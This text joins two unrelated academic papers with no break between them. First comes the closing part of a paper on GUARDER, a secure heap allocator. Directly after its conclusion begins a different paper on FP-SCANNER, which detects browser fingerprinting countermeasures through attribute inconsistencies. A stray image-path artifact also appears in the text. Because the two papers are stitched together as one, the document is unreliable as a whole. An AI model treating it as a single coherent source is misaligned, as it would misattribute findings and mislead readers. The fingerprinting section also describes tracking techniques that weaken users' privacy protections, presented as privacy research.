port up to 16 bits of entropy. Since there is room for at most $2^{17}$ objects of size 512 kilobytes in such a bag, it may only support 16 bits of entropy if over-provisioning and guard pages are also supported. In the future, we plan to allocate each bag on-demand, and may use different bag sizes, in order to support even higher levels of entropy.

## 6.2 Comparison with FreeGuard

In this section, we compare GUARDER with the current state-of-the-art secure allocator FreeGuard. On average, GUARDER imposes around 3% performance overhead and 27% memory overhead, while FreeGuard imposes around 1% performance overhead and 37% memory overhead.

However, GUARDER supports more security features and a higher level of entropy, due to its unique and novel design as described in Section 4: (1) GUARDER supports heap over-provisioning, which FreeGuard does not. This indicates that some buggy applications that may be attacked when using FreeGuard can be avoided with GUARDER. (2) Under the same overhead, GUARDER supports around 9.89 bits of entropy, which is more than 200 times that of FreeGuard. (3) GUARDER further randomizes the order of bags within each per-thread heap, while FreeGuard's deterministic layout is much easier to attack. (4) More importantly, GUARDER allows users to configure their desired security through entropy, guard page ratio, and over-provisional factors, which FreeGuard cannot support.

# 7 Related Work

Apart from the secure allocators previously examined in Section 2, several other works attempt to solve heap-related security problems, though often choosing to target only a particular class of vulnerability.

## 7.1 Allocators Protecting Object Metadata

Multiple allocators aim to secure object metadata. Robertson et al. utilize the placement of canary and checksum values, which will be relied upon to warn of potential buffer overflow. Younan et al. achieve fully-segregated metadata by incorporation of a hash table used to maintain their mappings [41]. Heap Server proposes the separation of memory management functions to a separate process, isolating the actual heap data in a different address space than its associated metadata [19].

`dnmalloc` dedicates a separately allocated area to house object metadata, and also utilizes a table to maintain mappings between these chunks and their metadata, an approach that is not unlike that of DieHarder or OpenBSD [40]. The metadata segregation achieved by these works can protect against metadata-based vulnerabilities, however, they cannot guard against attacks on the actual heap.

Blink, a rendering engine for the Chromium project, utilizes PartitionAlloc, a partition-based allocator with built-in exploit mitigations [15]. While PartitionAlloc provides a general allocator class suitable for supporting multithreaded applications, it is primarily optimized for single-threaded usage. It also lacks key protections offered by secure allocators, such as randomization. Lastly, its design could be significantly hardened; for example, its rudimentary detection of double/invalid frees, and free list pointers that occupy deallocated slots [16]. By comparison, GUARDER guarantees to detect all invalid/double frees, and fully segregates object metadata.

## 7.2 Protection Utilizing Compiler Instrumentation

Some works attempt to introduce randomness into the memory layout or allocation functions. Bhatkar et al. propose the concept of "address obfuscation", in which the address space is randomized [7]. Kharbutli further describes securing the sequence in which freed objects are reused, in an effort to introduce non-determinism to allocation functions [19]. GUARDER provides a higher entropy than these systems.

The reliance on managing additional metadata to guard against problems at runtime has been employed by many techniques toward increased security. These problems include protection against overflows through the validation of array accesses [3, 4], as well as performing type-checking of variable casting operations [21].

FreeSentry [39] also utilizes compiler instrumentation, but toward protecting against use-after-free problems. This is achieved by recording the application's use of pointer values, updating their status after the target objects have been freed. DangNULL similarly targets use-after-free and double-free vulnerabilities by tracking each pointer, nullifying it when the object it references is deallocated [20]. FreeSentry incurs approximately 25% performance overhead on average, while DangNULL ranges from 22% to 105%. DangSan utilizes a new lock-free design to reduce performance overhead, only introducing half the overhead of FreeSentry and DangNULL [36]. However, they cannot support the randomization of memory allocations.

Iwahashi describes a signature-based approach to detect and identify the cause of these and potentially other vulnerabilities [18]. Cabellero et al. describe Undangle, a runtime approach for detecting use-after-free vulnerabilities through the use of object labeling and tracking, which helps discover dangling pointers [10].

Rather than protecting against a single type of memory error, GUARDER defends against many common errors, achieving this with very little overhead on average. The GUARDER heap combines protections similar to those provided by the mechanisms introduced by these works, including fully-segregated metadata, randomized object reuse, and detection of double/invalid free vulnerabilities, among others.

The Low Fragmentation Heap (LFH) is a widely deployed heap policy for Windows-based platforms, introduced in Windows XP [27]. When enabled, LFH will utilize a bucketing scheme to fulfill similarly sized allocations from larger pre-allocated blocks. LFH is applied for objects of size 16 kilobytes or less, and its 128 buckets span five size classes of varying granularity. The LFH utilizes guard pages, randomization, and encoding of metadata pointers in order to add security to the heap. However, LFH has only 5 bits of entropy for new heap placement, as well as object selection [35, 38]. Furthermore, these entropy values are fixed, unlike those provided by GUARDER.

Apple's MacOS X operating system utilizes a scalable zone allocator from which to fulfill requests from the user-facing malloc layer. While this allocator has seen recent updating for multithreading improvements based on Hoard [5], Mac OS X is significantly lacking in memory security features as compared to other current operating systems [43]. For example, guard pages, segregated metadata, and randomization, are not incorporated. While metadata header checksums are present, they are merely intended to detect accidental corruption, rather than intentional, and can be easily bypassed.

### 7.3 Employing the Vast Address Space

Archipelego [26] randomly places objects throughout the vast 64-bit address space in order to trade the address space for security and reliability. Thus, the probability of overflowing real data can be effectively reduced. Cling also utilizes the vast address space to tolerate use-after-free problems [2].

## 8 Conclusion

This paper introduced GUARDER, a novel secure allocator that provides an unprecedented security guarantee among all existing secure allocators. GUARDER proposes the combination of allocation and deallocation buffers to support different customizable security guarantees, including randomization entropy, guard pages, and over-provisioning. Overall, GUARDER implements almost all security features of other secure allocators, while only imposing 3% performance overhead, and featuring comparable memory overhead.

## Abstract

By exploiting the diversity of device and browser configurations, browser fingerprinting established itself as a viable technique to enable stateless user tracking in production. Companies and academic communities have responded with a wide range of countermeasures. However, the way these countermeasures are evaluated does not properly assess their impact on user privacy, in particular regarding the quantity of information they may indirectly leak by revealing their presence.

In this paper, we investigate the current state of the art of browser fingerprinting countermeasures to study the inconsistencies they may introduce in altered fingerprints, and how this may impact user privacy. To do so, we introduce FP-SCANNER as a new test suite that explores browser fingerprint inconsistencies to detect potential alterations, and we show that we are capable of detecting countermeasures from the inconsistencies they introduce. Beyond spotting altered browser fingerprints, we demonstrate that FP-SCANNER can also reveal the original value of altered fingerprint attributes, such as the browser or the operating system. We believe that this result can be exploited by fingerprinters to more accurately target browsers with countermeasures.

## 1 Introduction

Recent studies have shown that user tracking keeps increasing among popular websites [2, 4, 23], with motivations ranging from targeted advertising to content personalization or security improvements. State-of-the-art tracking techniques assign a *Unique User IDentifier* (UUID), which is stored locally—either as a cookie or some other storage mechanism (*e.g.*, local storage, E-tags). Nonetheless, to protect users, private browsing modes and extensions automatically delete cookies and clear storages at the end of a session, decreasing the efficiency of the standard tracking techniques.

In 2010, Eckerlsey [3] revealed a stateless tracking technique that can complement traditional stateful tracking: *browser fingerprinting*. This technique combines several non-*Personally Identifiable Information* (PII) made available as browser attributes and reveal the nature of the user device. These attributes are disclosed by querying a rich diversity of JavaScript APIs, and by analyzing HTTP headers sent by the browser. By collecting browser fingerprints composed of 8 attributes, he demonstrated that 83.6% of the visitors of the PANOPTICLICK website could be uniquely identified.

Since browser fingerprinting is stateless, it is difficult for end-users to opt-out or block, and raises several privacy concerns, in particular when it comes to undesired advertising and profiling. In response to these concerns, researchers have developed countermeasures to protect against browser fingerprinting [10, 11, 15, 20]. Most of the countermeasures rely on modifying the fingerprint's attributes to hide their true identity. Nonetheless, this strategy tends to generate inconsistent combinations of attributes called *inconsistencies*, which are used by commercial fingerprinters, like AUGUR[1], or open source libraries, such as FINGERPRINTJS2 [21], to detect countermeasures.

In this paper, we extend the work of Nikiforakis *et al.* [16], which focused on revealing inconsistencies to detect *user agent spoofers*, to consider a much wider range of browser fingerprinting countermeasures. To do so, we introduce FP-SCANNER, a fingerprint scanner that explores fingerprint attribute inconsistencies introduced by state-of-the-art countermeasures in order to detect if a given fingerprint is genuine or not. In particular, we show that none of the existing countermeasures succeed in lying consistently without being detected and that it is even possible to recover the ground value of key attributes, such as the OS or the browser. Then, we discuss how using detectable countermeasures may impact user privacy, in particular how fingerprinters can leverage this information to improve their tracking algorithms.

In summary, this paper reports on 5 contributions to better evaluate the privacy impact of browser fingerprinting countermeasures: *1)* we review the state-of-the-art browser fingerprinting countermeasures, *2)* we propose an approach that leverages the notion of consistency to detect if a fingerprint has been altered, *3)* we implement a fingerprinting script and an inconsistency scanner capable of detecting altered fingerprints at runtime, *4)* we run extensive experiments to detect how fingerprinting countermeasures can be detected using our inconsistency scanner, and *5)* we discuss the impact of our findings on user privacy.

The remainder of this paper is organized as follows. Section 2 overviews the state of the art in the domain of browser fingerprinting before exploring existing browser fingerprinting countermeasures. Then, Section 3 introduces a new test suite to detect altered browser fingerprints. Section 4 reports on an empirical evaluation of our contribution and Section 5 discusses the impact on user privacy, as well as the threats to validity. Finally, we conclude and present some perspectives in Section 6.

## 2 Background & Motivations

Before addressing the consistency properties of fingerprint attributes (cf. Section 2.3), we introduce the principles of browser fingerprint (cf. Section 2.1) and existing countermeasures in this domain (cf. Section 2.2).

### 2.1 Browser Fingerprinting in a Nutshell

Browser fingerprinting provides the ability to identify a browser instance without requiring a stateful identifier. This means that contrary to classical tracking techniques—such as cookies—it does not store anything on the user device, making it both harder to detect and to protect against. When a user visits a website, the fingerprinter provides a script that the browser executes, which automatically collects and reports a set of attributes related to the browser and system configuration known as a *browser fingerprint*. Most of the attributes composing a fingerprint come from either JavaScript browser APIs—particularly the `navigator` object—or HTTP headers. When considered individually, these attributes do not reveal a lot of information, but their combination has been demonstrated as being mostly unique [3, 12].

**Browser Fingerprints Uniqueness and Linkability.** Past studies have covered the efficiency of browser fingerprinting as a way to uniquely identify a browser. In 2010, Eckersley [3] collected around half a million fingerprints to study their diversity. He showed that among the fingerprints collected, 83.6 % were unique when only considering JavaScript-related attributes. With the appearance of new JavaScript APIs, Mowery *et al.* [14] showed how the HTML 5 canvas API could be used to generate a 2D image whose exact rendering depends on the device. In 2016, Laperdrix *et al.* [12] studied the diversity of fingerprint attributes, both on desktop and mobile devices, and showed that even if attributes, like the list of plugins or the list of fonts obtained through Flash, exhibit high entropy, new attributes like canvas are also highly discriminating. They also discovered that, even though many mobile devices, such as iPhones, are standardized, other devices disclose a lot of information about their nature through their user agent. More recently, Gómez-Boix *et al.* [8] analyzed the impact of browser fingerprinting at a large scale. Their findings raise some new questions on the effectiveness of fingerprinting as a tracking and identification technique as only 33.6% of more than two million fingerprints they analyzed were unique.

Besides fingerprint uniqueness, which is critical for tracking, stability is also required, as browser fingerprints continuously evolve with browser and system updates. Eckersley [3] was the first to propose a simple heuristic to link evolutions of fingerprints over time. More recently, Vastel *et al.* [22] showed that, using a set of rules combined with machine learning, it was possible to keep track of fingerprint evolutions over long periods of time.

**Browser Fingerprinting Adoption.** Several studies using Alexa top-ranked websites have shown a steady growth in the adoption of browser fingerprinting techniques [1, 2, 5, 16]. The most recent, conducted by Englehardt *et al.* [5], observed that more than 5 % of the Top 1000 Global Sites listed by Alexa were using canvas fingerprinting techniques.

### 2.2 Browser Fingerprinting Countermeasures

In response to the privacy issues triggered by browser fingerprint tracking, several countermeasures have been developed. Among these, we distinguish 5 different strategies of browser fingerprinting countermeasures: *script blocking*, *attribute blocking*, *attribute switching* with pre-existing values, *attribute blurring* with the introduction of noise, and *reconfiguration* through virtualization.

While script blocking extensions are not specifically designed to counter browser fingerprinting, they may include rules that block some fingerprinting scripts. Tools belonging to this category include GHOSTERY,[2] NOSCRIPT,[3] ADBLOCK,[4] and PRIVACY BADGER.[5]

A strategy specifically designed against browser fingerprinting is to decrease the entropy of a fingerprint

by blocking access to specific attributes. CANVAS BLOCKER[6] is a FIREFOX extension that blocks access to the HTML 5 canvas API. Besides blocking, it also provides another mode, similar to CANVAS DEFENDER,[7] that randomizes the value of a canvas every time it is retrieved. Thus, it can also be classified in the category of countermeasures that act by adding noise to attributes. BRAVE[8] is a CHROMIUM-based browser oriented towards privacy that proposes specific countermeasures against browser fingerprinting, such as blocking audio, canvas, and WebGL fingerprinting.

Another strategy consists in switching the value of different attributes to break the linkability and stability properties required to track fingerprints over time. ULTIMATE USER AGENT[9] is a CHROME extension that spoofs the browser's user agent. It changes the user agent enclosed in the HTTP requests as the original purpose of this extension is to access websites that demand a specific browser. FP-BLOCK [20] is a browser extension that ensures that any embedded party will see a different fingerprint for each site it is embedded in. Thus, the browser fingerprint can no longer be linked to different websites. Contrary to naive techniques that mostly randomize the value of attributes, FP-BLOCK tries to ensure fingerprint consistency. RANDOM AGENT SPOOFER[10] is a FIREFOX extension that protects against fingerprinting by switching between different device profiles composed of several attributes, such as the user agent, the platform, and the screen resolution. Since profiles are extracted from real browsers configurations, all of the attributes of a profile are consistent with each other. Besides spoofing attributes, it also enables blocking advanced fingerprinting techniques, such as canvas, WebGL or WebRTC fingerprinting. Since 2018, FIREFOX integrates an option to protect against fingerprinting. Like TOR, it standardizes and switches values of attributes, such as the user agent, to increase the anonymity set of its users, and also blocks certain APIs, such as the geolocation or the gamepads API, to decrease the entropy of the fingerprints.

Another way to break linkability is to add noise to attributes. This approach is quite similar to attribute switching, but targeted at attributes that are the result of a rendering process, like canvas or audio fingerprints, during which noise can be added. FPGUARD [6] is a combination of a CHROMIUM browser and a browser extension that aims at both detecting and preventing fingerprinting. They combine blocking, switching and noise techniques. For example, they block access to fonts by limiting the number of fonts that can be enumerated in JavaScript. They switch attribute values for the navigator and screen objects, and also add noise to rendered canvas images. FPRANDOM [10] is a modified version of FIREFOX that adds randomness in the computation of the canvas fingerprint, as well as the audio fingerprint. They focus on these attributes because canvas fingerprinting is a strong source of entropy [12], and these two attributes rely on multimedia functions that can be slightly altered without being noticed by the user. FPRANDOM includes two modes, one in which noise is different at every call and a second mode where noise remains constant over a session. The goal of the second mode is to protect against replay attacks, that is, if a fingerprinter runs the same script twice, the result will be the same and the browser will not be found to be exposing an artificial fingerprint.

Table 1: Overview of fingerprinting countermeasures

| | BLINK | FIREFOX | BRAVE | *UA spoofers* | FP-BLOCK | RAS | FPGUARD | FPRANDOM | CANVAS DEFENDER |
|---|---|---|---|---|---|---|---|---|---|
| User Agent | ✓ | ✓ | | ✓ | ✓ | ✓ | ✓ | | |
| HTTP Headers | ✓ | ✓ | | | ✓ | ✓ | | | |
| Navigator object | ✓ | ✓ | | | ✓ | ✓ | ✓ | ✓ | |
| Canvas | ✓ | | ✓ | | ✓ | ✓ | ✓ | ✓ | ✓ |
| Fonts | ✓ | | | | ✓ | | ✓ | | |
| WebRTC | | ✓ | ✓ | | | ✓ | | | |
| Audio | ✓ | | ✓ | | | ✓ | | ✓ | |
| WebGL | ✓ | ✓ | ✓ | | ✓ | ✓ | | | |

Finally, BLINK [11] exploits reconfiguration through virtual machines or containers to clone real fingerprints—*i.e.*, in contrary to countermeasures that lie on their identity by simply altering the values of the attributes collected—BLINK generates virtual environments containing different fonts, plugins, browsers in order to break the stability of fingerprints, without introducing inconsistencies.

Table 1 summarizes the fingerprint's attributes commonly collected by fingerprinters [13], and altered by the countermeasures we introduced in this section. For more complex countermeasures that alter a wider range of attributes, we give more details in Table 2. In both tables, the presence of a checkmark indicates that the given countermeasure either blocks or manipulates the value of the attribute.

## 2.3 Browser Fingerprint Consistency

As described above, most of the browser fingerprinting countermeasures alter the value of several attributes, either by blocking access to their values, by adding noise or by faking them. However, by altering the fingerprint's attributes, countermeasures may generate a combination of values that could not naturally appear in the wild. In such cases, we say that a browser fingerprint is inconsistent, or *altered*. For example, the information contained in the attribute `user agent` (`UA`) reveals information about the user browser and OS. The following `UA`, `Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like`

Table 2: Altered attributes per countermeasure

| Attribute | FP-BLOCK | RAS | FIREFOX | BRAVE |
|---|---|---|---|---|
| Languages HTTP | ✓ | ✓ | | |
| Encoding | ✓ | ✓ | | |
| Accept | | ✓ | | |
| User agents | ✓ | ✓ | ✓ | |
| Plugins | ✓ | ✓ | | ✓ |
| MimeTypes | ✓ | | | ✓ |
| Fonts JS | ✓ | | | |

`Gecko) Chrome /57.0.2987.110 Safari/537.36`, reveals different information about the device:

- The browser family as well as its version: `Chrome` version `57.0.2987.110`;
- The browser engine used to display web pages: `AppleWebKit version 537.36`;
- The OS family: `Linux`.

The OS and browser family, reflected by the `UA`, are expected to be consistent with attributes, such as `navigator.platform`, which represents the platform on which the browser is running, namely `Linux x86_64` on Linux, `Win32` for Windows and `MacIntel` on macOS. Beyond altering the raw value of fingerprint attributes, another source of inconsistency relates to the manipulation of native JavaScript functions to fool the fingerprinting process. For example, one way to implement canvas poisoners is to override the native function `toDataURL`, used to generate a Base64 string representation of a canvas, which may however be detected by dumping the internal representation of the function.

**Privacy Implications.** Nikiforakis *et al.* [16] were the first to identify such consistency constraints and to create a test suite to detect inconsistencies introduced by user agent spoofers. They claimed that, due to the presence of inconsistencies, browsers with user agent spoofers become more distinguishable than browsers without. Thus, the presence of a user agent spoofer may be used by browser fingerprinters to improve tracking accuracy.

In this paper, we go beyond the specific case of user agent spoofers and study if we can detect a wider range of state-of-the-art fingerprinting countermeasures. Moreover, we also challenge the claim that being more distinguishable necessarily makes tracking more accurate. This motivation is strengthened by recent findings from inspecting the code of a commercial fingerprinting script used by AUGUR.[1] We discovered that this script computes an attribute called `spoofed`, which is the result of multiple tests to evaluate the consistency between the `user agent`, the `platform`, `navigator.oscpu`, `navigator.productSub`, as well as the value returned by `eval.toString.length` used to detect a browser. Moreover, the code also tests for the presence of touch support on devices that claim to be mobiles. Similar tests are also present in the widely used open source library FINGERPRINTJS2 [21]. While we cannot know the motivations of fingerprinters when it comes to detecting browsers with countermeasures—*i.e.*, this could be used to identify bots, to block fraudulent activities, or to apply additional tracking heuristics—we argue that countermeasures should avoid revealing their presence as this can be used to better target the browser. Thus, we consider it necessary to evaluate the privacy implications of using fingerprinting countermeasures.

## 3 Investigating Fingerprint Inconsistencies

Based on our study of existing browser fingerprinting countermeasures published in the literature, we organized our test suite to detect fingerprint inconsistencies along 4 distinct components. The list of components is ordered by the increasing complexity required to detect an inconsistency. In particular, the first two components aim at detecting inconsistencies at the OS and browser levels, respectively. The third one focuses on detecting inconsistencies at the device level. Finally, the fourth component aims at revealing canvas poisoning techniques. Each component focuses on detecting specific inconsistencies that could be introduced by a countermeasure. While some of the tests we integrate, such as checking the values of both user agents or browser features, have already been proposed by Nikiforakis *et al.* [16], we also propose new tests to strengthen our capacity to detect inconsistencies. Figure 1 depicts the 4 components of our inconsistency test suite.

### 3.1 Uncovering OS Inconsistencies

Although checking the browser's identity is straightforward for a browser fingerprinting algorithm, verifying the host OS is more challenging because of the sandbox mechanisms used by the script engines. In this section, we present the heuristics applied to check a fingerprinted OS attribute.



Figure 1: Overview of the inconsistency test suite

**User Agent.** We start by checking the user agent consistency [16], as it is a key attribute to retrieve the OS and browser of a user. The user agent is available both from the client side, through the navigator object (`navigator.userAgent`), and from the server side, as an HTTP header (`User-Agent`). The first heuristic we apply checks the equality of these two values, as naive browser fingerprinting countermeasures, such as basic user agent spoofers, tend to only alter the HTTP header. The difference between the two user agent attributes reflects a coarse-grained inconsistency that can be due to the OS and/or the browser. While extracting the OS and the browser substrings can help to reveal the source of the inconsistency, the similarity of each substring does not necessarily guarantee the OS and the browser values are true, as both might be spoofed. Therefore, we extract and store the OS, browser and version substrings as internal variables `OSref`, `browserRef`, `browserVersionRef` for further investigation.

**Navigator platform.** The value of `navigator.platform` reflects the platform on which the browser is running. This attribute is expected to be consistent with the variable `OSref` extracted in the first step [16]. Nevertheless, consistent does not mean equal as, for example, the user agent of a 32-bits Windows will contain the substring `WOW64`, which stands for *Windows on Windows 64-bits*, while the attribute `navigator.platform` will report the value `Win32`. Table 3 therefore maps `OSref` and possible values of `navigator.platform` for the most commonly used OSes.

**WebGL.** `WebGL` is a JavaScript API that extends the HTML 5 canvas API to render 3D objects from the browser. In particular, we propose a new test that focuses on two WebGL attributes related to the OS:

Table 3: Mapping between common `OS` and `platform` values

| OS | Platforms |
|---|---|
| `Linux` | Linux i686, Linux x86_64 |
| `Windows 10` | Win32, Win64 |
| `iOS` | iPhone, iPad |
| `Android` | Linux armv71, Linux i686 |
| `macOS` | MacIntel |
| `FreeBSD` | FreeBSD amd64, FreeBSD i386 |

Table 4: Mapping between `OS` and substrings in WebGL `renderer`/`vendor` attributes for common OSes

| OS | Renderer | Vendor |
|---|---|---|
| `Windows` | ANGLE | Microsoft, Google Inc |
| `macOS` | OpenGL, Iris | Intel, ATI |
| `Linux` | Mesa, Gallium | Intel, VMWare, X.Org |
| `Android` | Adreno, Mali, PowerVR | Qualcomm, ARM, Imagination |
| `Windows Phone` | Qualcomm, Adreno | Microsoft |
| `iOS` | Apple, PowerVR | Apple, Imagination |

`renderer` and `vendor`. The first attribute reports the name of the GPU, for example `ANGLE (VMware SVGA 3D Direct3D11 vs_4_0 ps_4_0)`. Interestingly, the substring `VMware` indicates that the browser is executed in a virtual machine. Also, the `ANGLE` substring stands for *Almost Native Graphics Layer Engine*, which has been designed to bring OpenGL compatibility to Windows devices. The second WebGL attribute (`vendor`) is expected to provide the name of the GPU vendor, whose value actually depends on the OS. On a mobile device, the attribute `vendor` can report the string `Qualcomm`, which corresponds to the vendor of the mobile chip, while values like `Microsoft` are returned for Internet Explorer on Windows, or `Google Inc` for a CHROME browser running on a Windows machine. We therefore summarize the mapping for the attributes `renderer` and `vendor` in Table 4.

**Browser plugins.** Plugins are external components that add new features to the browser. When querying for the list of plugins via the `navigator.plugins` object, the browser returns an array of plugins containing detailed information, such as their filename and the associated extension, which reveals some indication of the OS. On Windows, plugin file extensions are `.dll`, on macOS they are `.plugin` or `.bundle` and for Linux based OS extensions are `.so`. Thus, we propose a test that ensures that `OSref` is consistent with its associated plugin filename extensions. Moreover, we also consider constraints imposed by some systems, such as mobile browsers that do not support plugins. Thus, reporting plugins on mobile devices is also considered as an inconsistency.

**Media queries.** Media query is a feature included in CSS 3 that applies different style properties depending on specific conditions. The most common use case is

the implementation of responsive web design, which adjusts the stylesheet depending on the size of the device, so that users have a different interface depending on whether they are using a smartphone or a computer. In this step, we consider a set of media queries provided by the FIREFOX browser to adapt the content depending on the value of desktop themes or Windows OS versions. Indeed, it is possible to detect the Mac graphite theme using `-moz-mac-graphite-theme` media query [19]. It is also possible to test specific themes present on Windows by using `-moz-windows-theme`. However, in the case of Windows, there is a more precise way to detect its presence, and even its version. It is also possible to use the `-moz-os-version` media query to detect if a browser runs on Windows XP, Vista, 7, 8 or 10. Thus, it is possible to detect some Mac users, as well as Windows users, when they are using FIREFOX. Moreover, since these media queries are only available from FIREFOX, if one of the previous media queries is matched, then it likely means that the real browser is FIREFOX.

**Fonts.** Saito *et al.* [17] demonstrated that fonts may be dependent on the OS. Thus, if a user claims to be on a given OS `A`, but do not list any font linked to this OS `A` and, at the same time, displays many fonts from another OS `B`, we may assume that OS `A` is not its real OS.

This first component in FP-SCANNER aims to check if the OS declared in the user agent is the device's real OS. In the next component, we extend our verification process by checking if the browser and the associated version declared by the user agent have been altered.

## 3.2 Uncovering Browser Inconsistencies

This component requires the extraction of the variables `browserRef` and `browserVersionRef` from the user agent to further investigate their consistency.

**Error** In JavaScript, `Error` objects are thrown when a runtime error occurs. There exist 7 different types of errors for client-side exceptions, which depend on the problem that occurred. However, for a given error, such as a stack overflow, not all the browsers will throw the same type of error. In the case of a stack overflow, FIREFOX throws an `InternalError` and CHROME throws a `RangeError`. Besides the type of errors, depending on the browser, error instances may also contain different properties. While two of them—`message` and `name`—are standards, others such as `description`, `lineNumber` or `toSource` are not supported by all browsers. Even for properties such as `message` and `name`, which are implemented in all major browsers, their values may differ for a given error.

For example, executing $null[0]$ on CHROME will generate the following error message *"Cannot read property '0' of null"*, while FIREFOX generates *"null has no properties"*, and SAFARI *"null is not an object (evaluating 'null[0]')"*.

**Function's internal representation.** It is possible to obtain a string representation of any object or function in JavaScript by using the `toString` method. However, such representations—*e.g.*, `eval.toString()`—may differ depending on the browser, with a length that characterizes it. FIREFOX and SAFARI return the same string, with a length of 37 characters, while on CHROME it has a length of 33 characters, and 39 on INTERNET EXPLORER. Thus, we are able to distinguish most major desktop browsers, except for FIREFOX and SAFARI. Then, we consider the property `navigator.productSub`, which returns the build number of the current browser. On SAFARI, CHROME and OPERA, it always returns the string `20030107` and, combined with `eval.toString().length`, it can therefore be used to distinguish FIREFOX from SAFARI.

**Navigator object.** `Navigator` is a built-in object that represents the state and the identity of the browser. Since it characterizes the browser, its prototype differs depending not only on the browser's family, but also the browser's version. These differences come from the availability of some browser-specific features, but also from two other reasons:

1. The order of `navigator` is not specified and differs across browsers;
2. For a given feature, different browsers may name it differently. For example, if we consider the feature *getUserMedia*, it is available as `mozGetUserMedia` on FIREFOX and `webkitGetUserMedia` on a Webkit-based browser.

Moreover, as `navigator` properties play an important role in browser fingerprinting, our test suite detects if they have been overridden by looking at their internal string representation. In the case of a genuine fingerprint whose attributes have not been overridden in JavaScript, it should contain the substring `native code`. However, if a property has been overridden, it will return the code of the overridden function.

**Browser features.** Browsers are complex software that evolve at a fast pace by adding new features, some being specific to a browser. By observing the availability of specific features, it is possible to detect if a browser is the one it claims to be [16]. Since for a given browser, features evolve depending on the version, we can also check if the features available are consistent with `browserVersionRef`. Otherwise, this may indicate that the browser version displayed in the `user agent` has been manipulated.

(a) Canvas fingerprint with no countermeasure

(b) Canvas fingerprint with a countermeasure

Figure 2: (a) a genuine canvas fingerprint without any countermeasures installed in the browser and (b) a canvas fingerprint altered by the Canvas Defender countermeasure that applies a uniform noise to all the pixels in the canvas.

### 3.3 Uncovering Device Inconsistencies

This section aims at detecting if the device belongs to the class of devices it claims to be—*i.e.*, mobile or computer.

**Browser events.** Some events are unlikely to happen, such as touch-related events (`touchstart`, `touchmove`) on a desktop computer. On the opposite, mouse-related events (`onclick`, `onmousemove`) may not happen on a smartphone. Therefore, the availability of an event may reveal the real nature of a device.

**Browser sensors.** Like events, some sensors may have different outputs depending on the nature of devices. For example, the accelerometer, which is generally assumed to only be available on mobile devices, can be retrieved from a browser without requesting any authorization. The value of the acceleration will always slightly deviate from 0 for a real mobile device, even when lying on a table.

### 3.4 Uncovering Canvas Inconsistencies

Canvas fingerprinting uses the HTML 5 canvas API to draw 2D shapes using JavaScript. This technique, discovered by Mowery *et al.* [14], is used to fingerprint browsers. To do so, one scripts a sequence of instructions to be rendered, such as writing text, drawing shapes or coloring part of the image, and collects the rendered output. Since the rendering of this canvas relies on the combination of different hardware and software layers, it produces small differences from device to device. An example of the rendering obtained on a CHROME browser running on Linux is presented in Figure 2a.

As we mentioned, the rendering of the canvas depends on characteristics of the device, and if an instruction has been added to the script, you can expect to observe its effects in the rendered image. Thus, we consider these scripted instructions as constraints that must be checked in the rendered image. For example, the canvas in Figure 2b has been obtained with the CANVAS DEFENDER extension installed. We observe that contrary to the vanilla canvas that does not use any countermeasure (Figure 2a), the canvas with the countermeasure has a background that is not transparent, which can be seen as a constraint violation. We did not develop a new canvas test, we reused the one adopted by state-of-the-art canvas fingerprinting [12]. From the rendered image, our test suite checks the following properties:

1. *Number of transparent pixels* as the background of our canvas must be transparent, we expect to find a majority of these pixels;
2. *Number of isolated pixels*, which are pixels whose rgba value is different than $(0,0,0,0)$ and are only surrounded by transparent pixels. In the rendered image, we should not find this kind of pixel because shapes or texts drawn are closed;
3. *Number of pixels per color* should be checked against the input canvas rendering script, even if it is not possible to know in advance the exact number of pixels with a given color, it is expected to find colors defined in the canvas script.

We also check if canvas-related functions, such as `toDataUrl`, have been overridden.

## 4 Empirical Evaluation

This section compares the accuracy of FP-SCANNER, FINGERPRINTJS2 and AUGUR to classify genuine and altered browser fingerprints modified by state-of-the-art fingerprinting countermeasures.

### 4.1 Implementing FP-Scanner

Instead of directly implementing and executing our test suite within the browser, thus being exposed to countermeasures, we split FP-SCANNER into two parts. The first part is a client-side fingerprinter, which uploads raw browser fingerprints on a remote storage server. For the purpose of our evaluation, this fingerprinter extends state-of-the-art fingerprinters, like FINGERPRINTJS2, with the list of attributes covered by FP-SCANNER (*e.g.*, WebGL fingerprint). Table 5 reports on the list of attributes collected by this fingerprinter. The resulting dataset of labeled browser fingerprints is made available to leverage the reproducibility of our results.[11]

The second part of FP-SCANNER is the server-side implementation, in Python, of the test suite we propose (cf. Section 3). This section reports on the relevant technical issues related to the implementation of the 4 components of our test suite.

#### 4.1.1 Checking OS Inconsistencies

`OSRef` is defined as the OS claimed by the user agent attribute sent by the browser and is extracted using a UA PARSER library.[12] We used the browser fingerprint

Table 5: List of attributes collected by our fingerprinter

| Attribute | Description |
|---|---|
| `HTTP headers` | List of HTTP headers sent by the browser and their associated value |
| `User agent navigator` | Value of navigator.userAgent |
| `Platform` | Value of `navigator.platform` |
| `Plugins` | List of plugins (description, filename, name) obtained by `navigator.plugins` |
| `ProductSub` | Value of `navigator.productSub` |
| `Navigator prototype` | String representation of each property and function of the `navigator` object prototype |
| `Canvas` | Base64 representation of the image generated by the canvas fingerprint test |
| `WebGL renderer` | `WebGLRenderingContext.getParameter("renderer")` |
| `WebGL vendor` | `WebGLRenderingContext.getParameter("vendor")` |
| `Browser features` | Presence or absence of certain browser features |
| `Media queries` | Collect if media queries related to the presence of certain OS match or not using `window.matchMedia` |
| `Errors type 1` | Generate a `TypeError` and store its properties and their values |
| `Errors type 2` | Generate an error by creating a socket not pointing to an URL and store its string representation |
| `Stack overflow` | Generate a stack overflow and store the error `name` and `message` |
| `Eval toString length` | Length of `eval.toString().length` |
